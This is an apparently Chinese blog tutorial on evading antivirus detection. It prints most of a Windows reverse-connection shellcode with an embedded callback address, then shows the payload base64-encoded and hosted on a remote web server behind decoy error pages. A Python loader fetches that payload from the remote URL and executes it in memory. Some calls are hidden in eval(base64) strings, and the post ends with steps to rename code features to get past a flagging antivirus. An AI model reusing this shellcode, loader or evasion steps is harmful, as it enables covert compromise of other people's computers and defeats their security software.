
一次免杀手法分享

> 本文技术仅用于学习，任何非法操作与作者本人 无关

生成攻击载荷



- 如下图所示(防止有人恶意骚扰，我还是部分打码吧)

```
# length: 891 bytes
buf = "\xfc\x48\x83\xe4\xf0\xe8\xc8\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9
\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48\x01\xd0\x66\x81\x78\x18\x0b\x02\x75\x72\x8b\x80\x88\x00\x00\x00
\x48\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0
\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a
\x41\x58\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b\x12\xe9\x4f\xff\xff\xff\x5d\x6a\x00\x49\xbe\x77\x69\x6e\x69\x6e\x65\x74\x00\x41\x56\x49\x89\xe6\x4c\x89\xf1\x41
[redacted]
\xad\xc4\xb7\xfe\xa4\x52\xa8\x39\xa3\xda\xda\xbe\xb1\x3b\x15\x0e\xd6\x19\x38\xbe\xc5\x7d\xc5\xad\x00\x41\xbe\xf0\xb5\xa2\x56\xff\xd5\x48\x31\xc9\xba\x00\x00\x40\x00\x41\xb8\x00\x10\x00\x00
\x41\xb9\x40\x00\x00\x00\x41\xba\x58\xa4\x53\xe5\xff\xd5\x48\x93\x53\x53\x48\x89\xe7\x48\x89\xf1\x48\x89\xda\x41\xb8\x00\x20\x00\x00\x49\x89\xf9\x41\xba\x12\x96\x89\xe2\xff\xd5\x48\x83\xc4
\x20\x85\xc0\x74\xb6\x66\x8b\x07\x48\x01\xc3\x85\xc0\x75\xd7\x58\x58\x58\x48\x05\x00\x00\x00\x00\x50\xc3\xe8\x9f\xfd\xff\xff\x38\x2e\x31\x33\x37\x2e\x36\x30\x2e\x31\x35\x34\x00\x3a\xde\x68
\xb1"
```

远程加载


- 在云服务器上起一个 web端口 ，创建一个文本，将上面 引号 里的内容存储到文本中

```
1  \xfc\x48\x83\xe4\xf0\xe8\xc8\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31\xd
   2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\x
   b7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\
   x41\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48\x01\xd0\x66\x81
   \x78\x18\x0b\x02\x75\x72\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01\xd
   0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x
   88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\
   x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0
   \x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01\xd0\x4
   1\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\x
   e0\x58\x41\x59\x5a\x48\x8b\x12\xe9\x4f\xff\xff\xff\x5d\x6a\x00\x49
2  ————————————————————————————部分省略————————————————————————————
   f0\xeb\xba\x4f\x8a\xe3\xdb\xad\xa6\x82\xc8\x99\xdb\x56\x0f\x27\x92\x0b\xb7\xd5\
   x29\x2c\xc0\x69\xb6\x01\x3d\x91\x20\xdd\xdb\x0d\x87\xa0\x51\xac\x03\x2c\x36\x03
   \x46\x52\x78\x18\xe4\xf4\xd4\xfc\xc4\xb5\x5e\x6c\xa4\x9e\xad\xc4\xb7\xfe\xa4\x5
   2\xa8\x39\xa3\xda\xda\xbe\xb1\x3b\x15\x0e\xd6\x19\x38\xbe\xc5\x7d\xc5\xad\x00\x
   41\xbe\xf0\xb5\xa2\x56\xff\xd5\x48\x31\xc9\xba\x00\x00\x40\x00\x41\xb8\x00\x10\
   x00\x00\x41\xb9\x40\x00\x00\x00\x41\xba\x58\xa4\x53\xe5\xff\xd5\x48\x93\x53\x53
   \x48\x89\xe7\x48\x89\xf1\x48\x89\xda\x41\xb8\x00\x20\x00\x00\x49\x89\xf9\x41\xb
   a\x12\x96\x89\xe2\xff\xd5\x48\x83\xc4\x20\x85\xc0\x74\xb6\x66\x8b\x07\x48\x01\x
   c3\x85\xc0\x75\xd7\x58\x58\x58\x48\x05\x00\x00\x00\x00\x50\xc3\xe8\x9f\xfd\xff\
   xff\x38\x2e\x31\x33\x37\x2e\x36\x30\x2e\x31\x35\x34\x00\x3a\xde\x68\xb1
```

- 对内容进行`base64`编码一下


```
XHhmY1x4NDhceDgzXHhlNFx4ZjBceGU4XHhjOFx4MDBceDAwXHgwMFx4NDFceDUxXHg0MVx4NTBceDU
yXHg1MVx4NTZceDQ4XHgzMVx4ZDJceDY1XHg0OFx4OGJceDUyXHg2MFx4NDhceDhiXHg1Mlx4MThceD
Q4XHg4Ylx4NTJceDIwXHg0OFx4OGJceDcyXHg1MFx4NDhceDBmXHhiN1x4NGFceDRhXHg0ZFx4MzFce
GM5XHg0OFx4MzFceGMwXHhhY1x4M2NceDYxXHg3Y1x4MDJceDJjXHgyMFx4NDFceGMxXHhjOVx4MGRc
eDQxXHgwMVx4YzFceGUyXHhlZFx4NTJceDQxXHg1MVx4NDhceDhiXHg1Mlx4MjBceDhiXHg0Mlx4M2N
ceDQ4XHgwMVx4ZDBceDY2XHg4MVx4NzhceDE4XHgwYlx4MDJceDc1XHg3Mlx4OGJceDgwXHg4OFx4MD
BceDAwXHgwMFx4NDhceDg1XHhjMFx4NzRceDY3XHg0OFx4MDFceGQwXHg1MFx4OGJceDQ4XHgxOFx4N
DRceDhiXHg0MFx4MjBceDQ5XHgwMVx4ZDBceGUzXHg1Nlx4NDhceGZmXHhjOVx4NDFceDhiXHgzNFx4
ODhceDQ4XHgwMVx4ZDZceDRkXHgzMVx4YzlceDQ4XHgzMVx4YzBceGFjXHg0MVx4YzFceGM5XHgwZFx
4NDFceDAxXHhjMVx4MzhceGUwXHg3NVx4ZjFceDRjXHgwM1x4NGNceDI0XHgwOFx4NDVceDM5XHhkMV
x4NzVceGQ4XHg1OFx4NDRceDhiXHg0MFx4MjRceDQ5XHgwMVx4ZDBceDY2XHg0MVx4OGJceDBjXHg0O
Fx4NDRceDhiXHg0MFx4MWNceDQ5XHgwMVx4ZDBceDQxXHg4Ylx4MDRceDg4XHg0OFx4MDFceGQwXHg0
MVx4NThceDQxXHg1OFx4NWVceDU5XHg1YVx4NDFceDU4XHg0MVx4NTlceDQxXHg1YVx4NDhceDgzXHh
lY1x4MjBceDQxXHg1Mlx4ZmZceGUwXHg1OFx4NDFceDU5XHg1YVx4NDhceDhiXHgxMlx4ZTlceDRmXH
hmZlx4ZmZceGZmXHg1ZFx4NmFceDAwXHg0OQotLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tL
S0tLS0tLS0tLS0tLS0t6YOo5YiG55yB55WlLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0t
LS0tLS0tLS0tLS0tLS0tLWYwXHhlYlx4YmFceDRmXHg4YVx4ZTNceGRiXHhhZFx4YTZceDgyXHhh
jOFx4OTlceGRiXHg1Nlx4MGZceDI3XHg5Mlx4MGJceGI3XHhkNVx4MjlceDJjXHhjMFx4NjlceGI2XH
gwMVx4M2RceDkxXHgyMFx4ZGRceGRiXHgwZFx4ODdceGEwXHg1MVx4YWNceDAzXHgyY1x4MzZceDAzX
Hg0Nlx4NTJceDc4XHgxOFx4ZTRceGY0XHhkNFx4ZmNceGM0XHhiNVx4NWVceDZjXHhhNFx4OWVceGFk
XHhjNFx4YjdceGZlXHhhNFx4NTJceGE4XHgzOVx4YTNceGRhXHhkYVx4YmVceGIxXHgzYlx4MTVceDB
lXHhkNlx4MTlceDM4XHhiZVx4YzVceDdkXHhjNVx4YWRceDAwXHg0MVx4YmVceGYwXHhiNVx4YTJceD
U2XHhmZlx4ZDVceDQ4XHgzMVx4YzlceGJhXHgwMFx4MDBceDQwXHgwMFx4NDFceGI4XHgwMFx4MTBce
DAwXHgwMFx4NDFceGI5XHg0MFx4MDBceDAwXHgwMFx4NDFceGJhXHg1OFx4YTRceDUzXHhlNVx4ZmZc
eGQ1XHg0OFx4OTNceDUzXHg1M1x4NDhceDg5XHhlN1x4NDhceDg5XHhmMVx4NDhceDg5XHhkYVx4NDF
ceGI4XHgwMFx4MjBceDAwXHgwMFx4NDlceDg5XHhmOVx4NDFceGJhXHgxMlx4OTZceDg5XHhlMlx4Zm
ZceGQ1XHg0OFx4ODNceGM0XHgyMFx4ODVceGMwXHg3NFx4YjZceDY2XHg4Ylx4MDdceDQ4XHgwMVx4Y
zNceDg1XHhjMFx4NzVceGQ3XHg1OFx4NThceDU4XHg0OFx4MDVceDAwXHgwMFx4MDBceDAwXHg1MFx4
YzNceGU4XHg5Zlx4ZmRceGZmXHhmZlx4MzhceDJlXHgzMVx4MzNceDM3XHgyZVx4MzZceDMwXHgyZVx
4MzFceDM1XHgzNFx4MDBceDNhXHhkZVx4NjhceGIx
```

- 保存到 `文本` 中，可以用 `python -m http.server` 起一个端口，也可以开启一个web服务（这里我用 `宝塔` 部署一个web）




- 进入到根目录，创建一个 `文件夹`（名字可以复杂些，防止目录被遍历），这个 `404` 和 `index` 界面可以改为→503这些具有迷惑性的界面

- 将上面 `base64` 编码后的内容放入到 `txt`



- 最终效果




使用shellcode加载


- 使用shellcode加载器加载

```python
# -*- encoding: utf-8 -*-
# TODO:@ModuleName: no_killing
# TODO:@Author: tomato
# TODO:@Version: Python3.12.0
# TODO:@Time: 2025/5/13 14:37

import requests
import base64
import codecs
import ctypes

url = "http://192.168.0.1/paylaod/1.txt"
vps_txt = requests.get(url).text

# TODO: base64解码
vps_txt = base64.b64decode(vps_txt)

# TODO: 处理解码后的内容,转化为可执行的二进制stream
shellcode = (codecs.escape_decode(vps_txt)[0])

# TODO: 转化为字节(这里有警告不用管)
shellcode = bytearray(shellcode)
# print(shellcode)

# TODO: 设置VirtualAlloc返回类型为64为无符号整数
ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_uint64
cwk = ctypes.windll.kernel32
# TODO: 申请内存,保存内存分配首地址
alloc = cwk.VirtualAlloc(ctypes.c_int(0), ctypes.c_int(len(shellcode)),
ctypes.c_int(0x3000), ctypes.c_int(0x40))

# TODO: 传入shellcode
buffer = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)
# cwk.RtlMoveMemory(ctypes.c_uint64(alloc), buffer,
ctypes.c_int(len(shellcode)))
eval(base64.b64decode("Y3drLlJ0bE1vdmVNZW1vcnkoY3R5cGVzLmNfdWludDY0KGFsbG9jKSwgYnVmZmVyLCBjdHlwZXMuY19pbnQobGVuKHNoZWxsY29kZSkpKQ=="))

# TODO: 从首地址执行shellcode
handle = cwk.CreateThread(ctypes.c_int(0), ctypes.c_int(0),
ctypes.c_uint64(alloc), ctypes.c_int(0), ctypes.c_int(0),
                          ctypes.pointer(ctypes.c_int(0)))

# TODO: 等待线程
# cwk.WaitForSingleObject(ctypes.c_int(handle),ctypes.c_int(-1))
eval(base64.b64decode(

 "Y3drLldhaXRGb3JTaW5nbGVPYmplY3QoY3R5cGVzLmNfaW50KGhhbmRsZSksY3R5cGVzLmNfaW50KC0xKSk="))
```

- 看看能否成功上线



- 丢到杀软看看，联想电脑管家报毒了（只要有一个杀软报毒就不行）



尝试修改特征绕过


- 几番折腾想起个问题，静态特征没改（`shellcode`，注释等等特征）
- 于是修改全局代码，`import ctypes as pandas`，`shellcode` 替换为 `tomato`，删除注释掉的代码

```
# -*- encoding: utf-8 -*-
# TODO:@ModuleName: no_killing
# TODO:@Author: tomato
```

